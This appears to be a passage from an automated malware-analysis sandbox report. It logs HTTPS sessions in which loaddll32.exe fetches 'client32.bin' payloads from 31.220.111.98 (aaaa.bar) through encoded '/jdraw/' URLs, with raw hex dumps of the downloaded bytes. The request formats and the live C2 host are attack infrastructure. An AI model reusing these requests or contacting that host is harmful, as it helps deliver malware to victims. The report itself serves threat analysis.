62 8d 0b 61 48 63 fd 51 68 59 24 9e e2 b2 37 dd ce 4a 4e ba 5e 02 84 db 7f 49 bd a1 c0 de 66 e3 69 a4 1f 2a 0c 67 99 85 fb 24 98 b2 ab 69 af 8e 8c 62 79 8c 0c 4b d4 5d 7a 2f 03 f4 f8 ac 01 36 31 ab 4a Data Ascii: .dOeaYRm:J\o<[(Q<ywh^oQXf<&f &H1>.6Ra[.WH#>IrB4K)02>v7' 1l-pTvCPT=3baHcQhY\$7JN^!fi*g\$ibyK]z/61J
2021-10-20 13:12:07 UTC	753	IN	Data Raw: 9a fa 62 32 5e b9 ab 85 b9 ab 50 c2 4a 8f c4 09 06 ae d5 bc 3a f3 8f f0 af d1 30 0b 9a cf 47 a5 60 5a 9d a6 b3 f3 db df 96 f0 20 0d a5 af d2 f4 64 bd 31 f5 be 5d f3 c5 fa 96 bb b3 a5 6d de cc 0b f5 bf 50 97 43 de 4f 1a 6d 46 32 20 ed 70 40 f0 8e 52 f1 9b a7 17 20 51 75 c9 52 f0 df 6f 73 c6 07 1d 2a 25 36 cb 2a 6f 45 b8 56 ed 01 4a f2 36 7a e4 02 b6 48 2f 27 9c 06 4a 19 1f 1d 07 33 7c 4d d9 28 2c 7d 74 84 5c 11 7c 58 97 9d 6a ab dd eb d2 6c d9 06 63 cc 3e 4a da c1 53 67 47 fc ef 52 94 5a 60 47 3b a9 3c 3b 31 a2 8e 39 86 a6 02 7d 89 e6 27 f4 64 49 f4 28 0e 30 dc 0c 71 0c 45 b0 da 9e ea 87 8e 11 ac 2c 22 ca 4e 8d 3f ae 3f 71 19 52 29 a0 82 9e 3b eb db c6 1e bf e9 4e b1 8b 87 d5 1f 14 a3 8a 84 41 34 77 05 fa 28 d8 dd ef 95 86 ec 0f 8d cb 65 0c f0 72 f7 2a fa Data Ascii: b2^PJ:0G^Z d1]mPCOmF2 p@R QuRos*%6*oEVJ6zH/J3]M(.!t!)Xjlc>JSgGRZ^G<;19\dl(0qE,"N"?qR);NA4w(er*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49961	31.220.111.98	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:05 UTC	465	OUT	GET /jdraw/MVdZliu0NzX64WVjGgxHg6bC6YiitOGCL_2B/K5_2BAOguOlrq_2F/deq5LFM1_2Fh_2B/A30hkj4LB KS8Pnjdw/9w5zD21KD/Gv4zCmpHpXW8kBPJ6yzJ/GKf4n1QcwBRAhkvF2a_/2BDpnRAV7AZvGg_2FwtGG/RaDUbM ye7jghn/NmN4V9f/bD7myyGQXfiKlv1_2BoXKl7/VLTDzeWG/dZ.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en; PHPSESSID=lsnqfh754hfkcfkt83tqpqmdf3
2021-10-20 13:12:06 UTC	529	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:05 GMT Content-Type: application/zip Content-Length: 227913 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:06 UTC	530	IN	Data Raw: 7a d8 e7 e8 5a b1 41 33 b2 bc 98 a1 2d 68 13 0f 97 e9 11 38 74 e6 87 20 80 55 24 d2 32 ca b0 b5 fb ef 70 18 d4 d5 42 17 72 8e d5 2f 06 81 8a 8a 11 9a ce 93 c7 7d 46 ec 89 6f b9 08 6e f3 e9 5b bb 4a 79 2d ee 4e f7 bd 61 1f 44 cd 0a f7 36 20 5a 91 04 8e c1 33 8f f7 b1 d2 4e a6 0c 00 cd 68 f5 3a 14 99 e6 2b 34 95 d5 f2 e2 94 d4 0c 25 ae 18 03 78 09 8e f0 c5 6d 1b ab 49 c1 ad 79 81 48 e4 18 22 57 b8 52 0d 2c 28 17 6f a0 8b 55 5f 4b b3 ff 20 9e 5b f8 e2 dd 1a 3f da c4 ce aa 67 12 2e 97 13 2a f0 f8 b1 ff f1 e6 74 f3 a8 1c c9 9e ed 04 cf 21 b7 dc 2c 23 07 33 02 1b f7 d2 cc 06 e3 d7 20 04 e5 45 b7 db 43 76 2e c6 52 d0 4e d3 fe f7 73 59 44 33 b9 94 7e 52 1a 0f 88 95 66 09 0b 79 84 05 4d 1f b8 a4 eb 7b 33 8a 20 c9 4a 1a 36 2a 02 4b 45 ec 8c 07 04 f7 14 d0 74 ce ec Data Ascii: zZA3-h8t U\$2pBrJ/Fon[Jy-NaD6 Z3Nh:+4%xmlyH"WR,(oU_K [?g.*!t# 3 ECv.RNsYD3-RfyM{J 36^KEt
2021-10-20 13:12:07 UTC	593	IN	Data Raw: 2e 4a 31 ca f3 2b be 89 95 34 73 d7 cb 0c 35 50 c4 f1 24 68 8b 88 fc e3 a7 a4 41 86 f8 78 72 ba 2c 90 c1 e3 b3 fd cc d2 05 5c b3 e9 df 42 3a 66 1d 3d 9c 30 db dc 67 7b ab 0a 63 9e 99 3a e3 34 02 9b e3 c3 2a 8e 7b 0a 0e d6 b3 13 54 08 d7 62 5c c8 8a f5 3f 45 1a 48 f9 ef 9c 14 54 a6 b4 3d 2e 56 59 e6 16 5b 29 3c 7b 64 d9 3f 07 fa 80 0a 6a b7 ba 82 65 f6 e2 03 5c 3f 54 5c a2 73 0f 30 1a 81 cf 8b e6 ab e2 01 73 0f 1e 18 75 ad 97 26 cb 15 de 15 d6 48 cb 51 79 8f 3f 63 7b 8f 1 92 43 f0 4f 57 de 6c 4e ad b8 1f f6 47 b9 a2 d8 bc 92 4a 95 19 03 62 3c 8d 67 62 d1 80 db d2 f7 06 37 5c 0f 39 52 04 32 b5 99 20 0e ee 13 87 8f c5 e1 15 23 87 6f d4 4a 3f ae fc ef 14 81 fd fb 27 56 6a a0 df 16 76 77 a2 ca c9 af bc ab 64 2a 89 5d 62 98 bf bb 00 02 3f e2 68 b0 35 6a ef 7e Data Ascii: .J1+4s5P\$hAxr, B:f=Og[c:4*{Tb ?EHT=.VYD]<[d?je ?T!s0su&HQy?c{COWINGJb<gb7!9R2 #o?Vjvwdd?j?h5j~
2021-10-20 13:12:07 UTC	609	IN	Data Raw: 1b c5 c1 52 5d e8 1b 9f 71 ab 0e 0b 8a 06 41 d0 4e b2 cb 38 c5 78 ca 47 e5 5b 37 6b 00 6a a2 3b 43 82 0b 40 3b 9b d6 a7 5c ba 97 be 1f e7 ee af 71 bb 24 48 79 84 77 57 bc ab 4e bb f7 97 e6 e1 0d 53 9e f0 14 bf 31 5d 58 05 68 f2 a0 17 71 1c ad 45 3f ae c8 bc a5 aa 93 eb ba c8 a7 67 ac 5c eb d9 b1 07 eb 5f 17 c0 18 44 0c f2 3d e5 81 b3 8a 93 07 8c a4 fa 37 bc 6f 4c a1 a0 6e 28 50 74 08 0f 4a 51 66 bb b7 f9 2f 6e 3c 71 74 ff d7 8c 9e b5 56 56 9c a7 22 d5 d7 29 76 b5 2e e9 c9 bb bc 74 89 5e 8b 63 a9 b2 5f 63 13 02 9c 34 83 60 13 85 42 2e a4 07 d3 64 e0 bf ec b0 74 b5 5d 30 8f 37 aa b8 eb b6 97 ef d8 c1 41 32 84 02 bf c5 59 16 51 c4 c9 d5 e2 66 32 ef 4b ab 59 9e 90 a0 d8 db c6 fb 78 77 d3 df b2 65 22 a3 66 bb 19 18 43 48 26 2f b4 dc 7b 68 0d 6e 34 d8 2b d0 43 Data Ascii: R]qAN8xG[7kj;C@:\q\$HywWNS1]XhqE?gl_D=7oLn(PtJQf/n<qTVV")v.t'c_c4^B.dt]07A2YQf2KYxwe"fCH& /{hn4+C

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:07 UTC	641	IN	Data Raw: 5f 7a 9f 35 09 63 55 53 bb 4b 41 13 f0 91 f8 0a 07 60 7b f7 55 83 b4 a5 17 86 71 27 6b 8d 18 72 f9 43 15 c2 61 8b 60 90 27 e9 c9 13 a2 a0 63 2f 4d 2a 03 5a 41 7f 9f ab 65 f3 69 ce 1b 35 41 db 34 ea eb d6 9d 9f 13 e8 da 77 03 6a d8 e8 da 4f 0b 2b 13 51 a4 96 a7 47 32 59 77 45 0e b9 1f 3f 73 be 78 a0 8b ae 2d 08 2a 52 36 5b 9d ee c1 d3 49 99 23 d5 5b a7 75 83 e2 18 23 e6 f1 ea 0d 54 aa 2d c6 ee 57 34 e5 fb 67 f2 4b 03 93 72 06 90 b3 b6 3e 4b 0d a4 7f 44 69 e4 dc 3f 91 e0 72 6e 51 e4 59 b9 2d 88 6f 71 75 62 c4 aa f8 c6 f9 3f f1 7f cc f0 29 ea 89 7c 41 40 97 26 1c d1 5a 80 46 a4 7e fd 7b 04 0b 75 65 21 25 9a 05 08 e6 80 cc 1a 48 15 cc c7 14 c2 d7 ab bb 00 83 16 00 d3 4e 21 b2 50 29 94 10 54 24 aa c8 23 81 b3 16 c0 fd de fd 17 01 de 7a 04 d1 0f d1 52 69 97 78 Data Ascii: _z5cUSKA{\Uq'krCa`c/M*ZAei5A4wjO+QG2YwE?sx-*R6[#[#T-W4gKr>KDI?rnQY-oqub?}) A@&ZF~{ue!%HN!P)T\$#zRix
2021-10-20 13:12:07 UTC	705	IN	Data Raw: f6 dc bc d3 15 4c d1 14 b8 eb 59 b9 e1 37 08 b7 e2 48 73 d3 5f 58 44 83 57 60 8a b5 ba 46 dd e5 13 b4 4b 9f fa b9 3b 16 57 c6 74 ba b7 ca ae da 55 18 25 a9 61 16 1d 54 de c6 0e 93 ad 72 af 8f 01 7f 9e e5 c2 30 ce 18 65 e9 8d 33 23 21 dd 90 99 be 5a 86 38 60 0a 64 5e c0 3c 9b 98 4a c1 8a ae e6 0b 47 ee 0b ba db c2 e3 cc 1e f2 82 cf 91 7a 59 09 fb 82 ef d3 2c 94 20 0d b3 b6 8e fe fd 12 23 d6 25 d3 1e 4c 5e f8 72 51 3b 5a 5c 95 64 a0 88 22 56 ba 5f d3 14 e8 00 66 ea fb 4f 45 b5 4e 9b 57 cf 89 c4 4e a6 c4 0f dd 04 48 55 f2 4d 05 24 24 c3 51 8a b9 48 c7 c6 d8 f6 c9 af f1 de eb 65 ff 4b 63 c3 ea a4 5d 7b 34 40 46 9d 9a 1f be f2 e5 78 ae 49 25 7f 4a 1c 95 15 02 ba 5f ad 1f 2e 56 d5 e7 19 6f de 86 4e d2 7b 7a de 6d f8 e7 dc 57 f5 23 81 91 3e ab 9d df bf 74 84 26 4b Data Ascii: LY7Hs_XDW'FK;WtU%aTr0e3#!Z8'd^<JGzY, #%%L'rQ;Zld'V_oENWNHUM\$Q\$HeKc}[4@Fxl%J_oN[zmwW#>t&K
2021-10-20 13:12:08 UTC	768	IN	Data Raw: 20 bc 07 a2 70 0c ba 65 28 80 61 ab 01 b1 81 37 31 09 a2 a1 66 5c 85 4e 97 ed 5b 95 a8 9f 75 75 3d 68 61 73 f3 9a 62 84 80 1b 83 41 4d a0 6a 3c 97 8b d3 01 45 8e 7d cf 25 76 f8 60 d6 85 04 29 da 2a 6a f3 5c 61 19 53 6a e0 54 b4 c8 d0 3d ec b1 f6 a8 41 70 ee a4 81 45 ae cb e4 f8 8e 6b 38 06 eb 05 dd ba 7a af f5 35 93 6b 7d c7 2c 71 20 21 07 81 ac 0b 8d 58 e3 6b 10 c6 50 0f 13 ad a6 a1 48 72 94 7d dd ce 69 16 50 6f 88 bb 55 6f 6c 31 8b ed e7 4b ea a0 cf 38 71 e4 0c f9 89 79 21 01 d8 34 b9 1e 5e 00 38 24 6b ea be e2 59 48 44 b1 52 cd b1 4b f0 70 a9 f8 5e 59 be b8 eb c7 f3 82 9c 9a ff 12 47 93 09 c4 42 ba 07 90 86 13 79 cd e1 4f f3 2c cf e3 13 d4 63 f4 a7 c6 57 a3 a5 9b 80 40 43 ce 8d 9b eb 6e bd f6 db 92 35 b5 45 df 08 5a f2 df 84 f0 c2 9c 93 80 35 01 c8 Data Ascii: pe(a71f1n[uu=hasbAMj<E}%v~*)~]aSJT=ApEk8z5k},q !XkPHrjPoUoI1K8qy!4\$8\$kyHDRKp^YGBYo,cW@Cn5EZ5
2021-10-20 13:12:08 UTC	784	IN	Data Raw: 3b 57 ae 94 64 e1 a2 2f 21 c8 68 fe 83 e9 c0 cc a5 b4 7d ed a7 76 49 ee 30 ac 0d 6b 83 8d 7e 8c ee f8 05 a7 b8 0d 28 e8 9f 3a fb 0b 38 bd fc e6 f8 a1 f9 86 52 ed 92 14 e5 a5 bb 73 24 43 0c 32 6b e9 a3 3e 89 f9 40 7e 69 90 4b b7 6a bf 9b fa 8c e4 ad 3a 20 45 36 5a 03 e0 ff 57 aa de 5d 27 4d 6d f8 a4 95 ae 49 02 c3 28 03 59 cd e3 fc e9 10 ac 2e 39 9c 64 22 3e 5a c2 81 57 11 29 68 0c 61 51 2f dd c5 b5 77 8f 31 ac 3c 48 aa 79 74 6d 63 5c da a6 49 bc d2 39 01 f1 0f bb c2 f6 2a 5f 28 b1 0d 45 ca e9 dd 2c 23 c9 61 c2 45 e8 64 1d 29 cb b1 f7 70 c4 6d 70 b4 3d 1a 6f 20 e9 6f 72 6c 6a 67 15 27 d6 86 19 bf d1 31 31 15 ca c2 e1 0d 22 f6 cd 34 a4 87 47 81 23 7c 06 aa db 60 22 7b 5d 59 df 70 e6 8f 80 70 c9 d4 2e 2f 22 98 bb ad 88 cb b3 3b b0 11 09 ab 1a f3 75 16 9d 3b Data Ascii: ;Wd/lh]vI0k~(-8Rs\$C2k>@~-iKj: E6ZWJ'Mml(Y.9d">ZW)haQ/w1<Hyxtcl9*__(E,aaEd)pmt=o glij'11'4G#"["[]Ypp ,";u;
2021-10-20 13:12:08 UTC	801	IN	Data Raw: f4 45 5b 10 5c 2d 4f 1a 90 46 e3 a0 a3 5d 2e e4 27 e6 81 b2 37 f3 fe f5 c0 cb e2 5a 0c 85 c8 56 8d 72 ef 1d 40 1f bd 5e 9f e2 2c 58 0d ce 81 8d 68 22 f1 3e be b1 ce 56 8e 96 ed 7f cb 93 2f c6 da 16 3f 14 29 1e 69 9f ec 31 e0 23 9a 44 94 ef 4b d8 d0 c1 08 99 69 29 c8 2a 18 90 5d 29 c6 d0 cf 66 66 b7 01 05 60 0b 83 1a 6d f9 a0 1d a2 2d 4d a8 5e fc 38 c5 9e 05 82 09 de 00 4f b7 73 ea fb 72 8c cf 67 11 83 58 16 68 e5 c9 91 0f c6 ab 3c 9a b1 6f a4 bf 65 e6 a9 54 f6 5c e5 52 58 a3 47 c0 29 a5 02 3c 26 7e 71 87 43 db e8 e3 12 c2 56 f4 e8 c1 a2 78 c5 10 65 40 9f cb f9 f8 c9 72 03 b4 6e 95 83 be c1 6e 77 9d 2a 24 bb 73 49 27 db 0a 07 10 9c 66 19 ba ea 00 22 f3 19 53 e4 a1 e4 9f 83 db a8 a6 ea 07 ec 20 6f 87 4f c8 0a 75 cc cc e6 2d fd 2d de 8a 1a 29 f7 1e 23 9e 84 Data Ascii: E[\\-OF].7ZVr@^,Xh">V/?]j1#DKi*)j]ff m-M*8OsrqXh<oeTlRXG)<&-qCVxe@rmnw*\$s!f" s OOu~)-#
2021-10-20 13:12:08 UTC	817	IN	Data Raw: b0 34 69 ae f2 ed 91 62 cf 4c f2 04 e4 81 46 be 40 88 33 ea 12 7f 56 54 38 6e db 40 6d 51 a2 77 ae 02 c6 38 fe 95 2b 17 d7 46 6d 99 c8 3d a7 24 23 10 19 04 2e 3f b8 3d 3c 61 b3 75 82 a1 db 73 32 a3 ba 8c 74 19 28 b4 61 32 ce 18 c2 a7 b8 29 64 f0 59 ea 32 6e 80 1c e4 08 95 08 11 60 54 47 4f 6e a4 5c 7e 63 6d 92 07 c8 8d 02 05 b3 5f 8e 4d dd 31 80 60 af 08 f7 83 2a 1c 25 60 d0 f5 0d cd 79 5d 9d f6 32 fa 40 07 f0 0d ae f3 a4 7c 6e 95 c0 37 0f b2 f6 fd 4c a0 42 ea 19 f4 58 ae dd 23 9b f7 bb d5 6f 0c 63 d1 92 98 60 b3 c4 66 10 04 d9 51 49 7c 5e 2a 52 89 d4 a2 1a ee db f4 56 d6 53 c7 b3 05 c1 44 71 f4 45 8a b0 67 98 7d 76 d2 c0 e9 48 78 c3 e4 75 71 8b 47 b9 c0 41 8a 1c 15 d7 33 95 c1 46 41 8d 8f bd b8 6b 7c 5d 0b 00 3c fb f4 92 c9 be 97 92 fc 29 98 dc 54 40 51 Data Ascii: 4ibLF@3VT8n@mQw8+Fm=\$#. ?=<aus2t(a2)dY2n'TGOn~-cm_M1'%"*%y]2@ n7LBX#oc'fQI ^*RVS DqEg]vHxuqGA3FAk[<]T@Q
2021-10-20 13:12:08 UTC	833	IN	Data Raw: a6 7e c3 d7 27 38 80 6d 49 5d ad 80 7b 43 c3 fc 9a 87 9f 53 3a b7 14 15 97 8a 69 87 72 bc 3c a7 88 1e 34 ff 0e d6 ba 8e 0f 5d 42 b0 9a d6 48 bf 3d 19 e5 d6 3e 7b 3b 5f 5e b8 5d 9f a4 ac b0 8e a3 bb e9 89 1e 98 f2 24 ce 4f d6 42 b4 09 c7 14 65 d4 28 df 25 8d fd 27 a5 fc 9a 08 3c a1 73 ca 7e 2c b9 b3 10 20 d0 50 ad 19 1f 23 a0 13 9c 55 b8 30 b4 ed e3 06 18 78 7c 56 12 8e 4d dd 81 ab 9f 21 dc b1 8a 1e aa 8d 1b d5 4b e4 66 9c c8 fc 23 e2 16 65 0f 60 75 d1 21 8f 15 4e 4c 9f ef 63 22 84 4b 27 19 d0 65 1c ff c0 40 8f 76 82 c9 84 e6 0c 61 f7 d3 32 8a 48 e6 f8 d6 8c 63 4a 68 b4 7b 5e bd f8 69 f6 a9 61 13 bf 1a 14 4d 37 04 c2 f8 f3 78 71 1f 87 78 1c ed ae 8f 85 45 7e a4 e4 9f 1d be 25 ea 73 b0 1c 81 9b ee 91 31 b2 97 03 2f 7c b8 3e 09 86 68 f0 fe 0c 26 42 85 4a 1a Data Ascii: ~!8ml][CS:ir<4]BH->[;_ ^]\$OBe(%<As~, P#U0x VM!K#e'u!NLC'K'e@va2HcJh{^ia7M7qxxE-%s!/]>h&BJ
2021-10-20 13:12:08 UTC	851	IN	Data Raw: ad e0 d1 12 29 22 49 f9 a7 34 97 6f 16 37 a2 81 a9 13 85 99 88 2d b8 18 ed ea 94 02 b8 22 70 88 0c 4e 0e 1b 00 37 07 5d 64 37 f1 6a 4c 38 7a f2 3a 1b 46 ef a0 57 8c e1 17 93 3c a3 4b 92 85 6a 10 e7 3f 00 44 98 2b c3 fa ee 7f 6b 37 fb da 91 35 cf 6a 80 66 60 87 9f 24 9d 96 42 04 c0 b3 9a 33 cc 61 ca 16 f3 ed e7 ea a7 3a 20 0f e8 34 ed 80 fe f9 c1 74 5d e2 f9 4a 63 04 d3 49 a0 05 0a f8 4a d1 0a 90 61 6a 78 cd d8 d0 bd e8 5d 41 37 ce 31 6a 1a 93 62 b6 40 78 c3 39 a0 e3 b5 1d 16 c7 a4 52 64 c1 a1 86 59 17 c6 04 73 90 cd 81 c5 b8 85 f8 c8 87 c0 a5 92 a0 ed 29 c2 60 be 4c e0 e9 2e 7b 3f fd 5b 0f a7 d8 d8 2b 82 e3 60 b6 29 35 2b 35 eb de 6d d5 5b 09 af 1e 19 62 3c c6 34 06 bb 37 e1 4c c6 d5 6a 0c e7 7e d4 bc 17 02 40 74 1f 2d 3c fc d2 07 5e 59 fc 92 9e d4 c9 59 Data Ascii: "I4o7~"pN7]d7jL8z:F@W~Kj?D+k75j]f \$B3a: 4t]JclJajx A71jb@x9RdYs)`L`{?+}=5+m[b<47Lj~@t~<^YY
2021-10-20 13:12:08 UTC	867	IN	Data Raw: 1d 15 22 2b 66 85 73 55 9e f6 5d a8 ee ce a7 ad e3 06 87 85 cc aa 6b f2 42 fd 2e 71 66 12 47 8e 4f 20 98 f2 f2 f2 c8 e4 86 04 6d 89 5a 47 41 b4 c5 b3 2c b5 72 11 ed ba 4a 11 d8 c5 78 7a 07 5e 3a 35 5b 79 1b ea f0 cd 1c 51 ca d6 3f 7c 2a 83 33 78 ea f8 a1 d2 53 56 01 d8 bc f0 70 e3 c7 56 d1 49 7c 69 88 45 fd 9e f8 75 51 b3 6b 86 60 ec 24 61 d5 01 53 f6 dd 5f d0 fc 4a c2 a4 a7 9a e1 19 6e 91 30 ef 70 fc 6b 93 3c 90 c8 f6 19 fc ae ce fc 4e 06 d6 48 8f d3 2d 9d 12 97 9d 2e cb d0 0f ee c6 9c 88 05 10 81 d9 1b 82 d6 24 26 e5 f9 81 16 d7 c4 21 f4 8d 80 59 6e 21 72 a1 30 24 dc 56 eb 1e c2 33 72 fe 43 94 d6 f7 89 b8 f9 c0 bd e3 2a fb 80 da 0f a1 ff 1d 43 89 84 1a b5 ef f5 db bc e9 79 91 d6 80 6d 40 24 9f 96 b2 01 78 4a 45 bf 58 84 4b 5e 45 41 b6 5b 47 0d e4 3b e4 Data Ascii: "+fsU]kB.qfGO /mZGA,rJxz^:5[yQ?]*3xSvPvI]iEuQk'\$aS_S_Jn0pk<NH-.\$&!Yn!r0\$V3rC*Cym@x\$JEXK^EA[G;

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:09 UTC	883	IN	Data Raw: 2e fb d7 0d cb 00 dd e6 64 4f 12 08 ca b5 65 15 ea dd 61 cf 59 a0 04 52 6d 3a 86 4a 5c 6f 3c 6c 28 15 af b6 d0 89 01 51 da 89 16 c7 3c 79 9b 77 68 ca cd 8c 91 5e f7 6f 51 58 f6 11 eb 66 c3 96 07 b5 3c 1f 26 a5 27 0a 26 66 13 20 26 1e ed 1f 1e 48 82 7f 31 c3 3e 11 2e 36 52 61 d9 12 a3 8a 5b d8 ad 2e eb c4 f5 02 a5 f3 57 48 23 3e e2 49 bc 1c 72 e8 1d 42 34 84 0c e4 4b 29 19 0d 98 88 d1 f8 85 30 f5 bc 13 32 3e d8 76 cb 37 60 de ac 31 9d bc c1 16 d8 ea 49 2d d5 70 d8 18 86 1a c3 e6 5c b3 d0 15 54 d4 a9 76 e7 43 90 50 a7 09 85 d6 8b 54 00 3d d6 c1 cd 33 e9 99 9b 62 8d 0b 61 48 63 fd 51 68 59 24 9e e2 b2 37 dd ce 4a 4e ba 5e 02 84 bd 7f 49 bd a1 c0 de 66 e3 69 a4 1f 2a 0c 67 99 85 fb 24 98 b2 ab 69 af 8e 8c 62 79 8c 0c 4b d4 5d 7a 2f 03 f4 f8 ac 01 36 31 ab 4a Data Ascii: .dOeaYRm:J]o<I(Q<ywh^oQXf<&f &H1>.6Ra[.WH#>lrB4K)02>v7' 1l-p\TvCPT=3baHcQhY\$7JN^Ifi*g\$ibyKJz/61J
2021-10-20 13:12:09 UTC	899	IN	Data Raw: 9a fa 62 32 5e b9 ab 85 b9 ab 50 c2 4a 8f c4 09 06 ae d5 bc 3a f3 8f f0 af d1 30 0b 9a cf 47 a5 60 5a 9d a6 b3 f3 db df 96 f0 20 0d a5 af d2 f4 64 bd 31 f5 be 5d f3 c5 fa 96 bb b3 a5 6d de cc 0b f5 bf 50 97 43 de 4f 1a 6d 46 32 20 ed 70 40 f0 8e 52 f1 9b a7 17 20 51 75 c9 52 f0 df 6f 73 c6 07 1d 2a 25 36 cb 2a 6f 45 b8 56 ed 01 4a f2 36 7a ea 02 b6 48 2f 27 9c 06 4a 19 1f 1d 07 33 7c 4d d9 28 2c 7d 74 84 5c 11 7c 58 97 9d 6a ab dd eb d2 6c d9 06 63 cc 3e 4a da c1 53 67 47 fc ef 52 94 5a 60 47 3b a9 3c 3b 31 a2 8e 39 86 a6 02 7d 89 e6 27 f4 64 49 f4 28 0e 30 dc 0c 71 0c 45 b0 da 9e ea 87 8e 11 ac 2c 22 ca 4e 8d 3f ae 3f 71 19 52 29 a0 82 9e 3b eb db c6 1e bf e9 4e b1 8b 87 d5 1f 14 a3 8a 84 41 34 77 05 fa 28 d8 dd ef 95 86 ec 0f 8d cb 65 0c f0 72 f7 2a fa Data Ascii: b2^PJ:0G`Z d1]mPCOmF2 p@R QuRos"%6*oEVJ6zH/J3]M(,jtlXjlc>JSgGRZ`G;<;19j'dl(0qE,"N??qR) ;NA4w(er*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49962	31.220.111.98	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:08 UTC	800	OUT	GET /jdraw/VsEIWZ_2Fbo/VS2aUL2DPkksBz/_2BbHmaiMGFq8k7sf_2FK/_2BE4M1ccGRR2cER/_2ByL6dRggF3y7v/VMJcRRP5R6TojvxFTX/kOSI73q2F/w8Q6acp8KbUFCwTOVCqa/KHPQFw1lxW8ntmCw6R5/_2FriFMvRAS7jKjzJNgjl/_2B3Jlm1ZTjVZL7f9n_2Fm/j0A3VF_2BTXTJlyVxccf7gs/IMfanfjHwdd/I3lboix_2F3uQt3.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=al703vnk3gvkbspp3p283jhcg4; lang=en
2021-10-20 13:12:08 UTC	849	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:07 GMT Content-Type: application/zip Content-Length: 1849 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:08 UTC	849	IN	Data Raw: 22 1f 12 32 d8 c6 ba 35 1b ff 2a a8 1c 15 83 72 b3 16 30 ce 8b f2 94 08 32 b5 de 35 dc 20 3e ac 5d 96 4d c1 42 3b eb 46 b9 92 bf 30 9f d0 97 f7 68 13 8c 4f ec d3 8c 98 37 3b 38 0c 51 23 b9 f0 b7 b7 68 ff 4b ce a9 e2 e3 0a fb e3 28 6e 38 b4 86 ed 03 1a b9 b3 8d e3 35 69 c2 0f bd f8 60 4a 2a ba b5 be 77 d8 2c 7e 54 ea b0 d2 c4 21 2c 2f 64 67 78 04 20 fb f5 b4 13 84 8f 93 92 a9 da b7 b0 d8 c4 f3 26 b2 9b 6b d4 41 a2 c0 2c 65 66 7d 01 c0 92 8f 3e be 38 e1 5d 3b d7 0f a8 6f 1f 17 e3 68 76 c4 94 df 75 68 dc cf b3 96 d9 68 a9 37 d4 9e 63 ee b1 03 af 8a 98 78 93 81 67 51 05 29 ae f7 06 1d 8d 12 90 f1 82 ea b8 3a bb 3b 1a 73 ab 17 ff bb 0a ba a1 e4 5b 0f 0d b8 1e 90 30 67 3c 7b 7f 44 09 be 0b ee fd 94 d7 8d fb 6a e7 6f b3 40 4c 70 ab fe 15 b8 b5 c7 e8 0d 01 1a 59 Data Ascii: "25*r025 >]MB;F0hO7;8Q#hK(n85i`J*w,~T!,/dgx &kA,ef)>8j;ohvuhh7cxgQ);s[0g<[Djo@LpY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49963	31.220.111.98	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:08 UTC	849	OUT	GET /jdraw/yQNRXOou_2F/TKb_2FDPLUxEHX/34UsINmRGf0U0brjExsG/R8lvAy6e3bs7Nh2H/QoLe_2Bwp2v2e8Z/lwuiqSnSaPWQnuthme/0fUiRiwnK/HC2m5rShJXeZnaMhBAa7/2sv1pUExc23tcG4uzbe/S9YqUCaVHHJSHD_2FHBasu/DOlWi2P1fW4xM/vPgP1Y3/PB1yvdHjP2kNFIOvG_2Fhxc/khv1QiPG/3tnR7uH.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2021-10-20 13:12:09 UTC	914	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:08 GMT Content-Type: application/zip Content-Length: 178758 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=h4s0ka612qu3hrcshs8hb4ig95; path=/; domain=.aaaa.bar Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:09 UTC	915	IN	Data Raw: 48 09 14 d8 bf b2 ec 04 c8 3f fb 4a d3 80 06 f0 bd 59 db e6 a5 dc 23 c3 c4 68 50 2b c5 72 6b 51 b9 b6 5d f6 b0 8c e5 6c 92 cd 4f eb 84 b9 2a 59 c3 36 e1 e6 ff 74 17 e2 17 9f 76 48 e1 10 c3 10 20 de 74 a3 61 05 3d 18 af ac d1 94 a7 dc dc 5f f5 ba 05 9e 73 7e 12 fb c3 d6 e6 b3 38 19 98 c6 03 29 3f e2 e7 9e 10 4f f5 6c 76 05 ad a2 46 50 82 ef cd d6 8c 0e b7 d4 7a 83 0b da 2d 3f 56 17 a1 34 c0 54 e5 30 ea 5b 21 4d d8 8f 21 be 07 db 0b 89 d7 cf 77 3b 02 38 71 1c 1f 9b 78 8e 6f 9b b0 e6 1c 94 9b b3 54 21 79 3e 7e 33 82 21 be 10 b5 61 81 24 d9 8a 08 f5 e7 50 bd 70 de 91 53 e6 73 d6 c6 19 5e 05 39 ca aa 07 24 5b aa 6c 8c 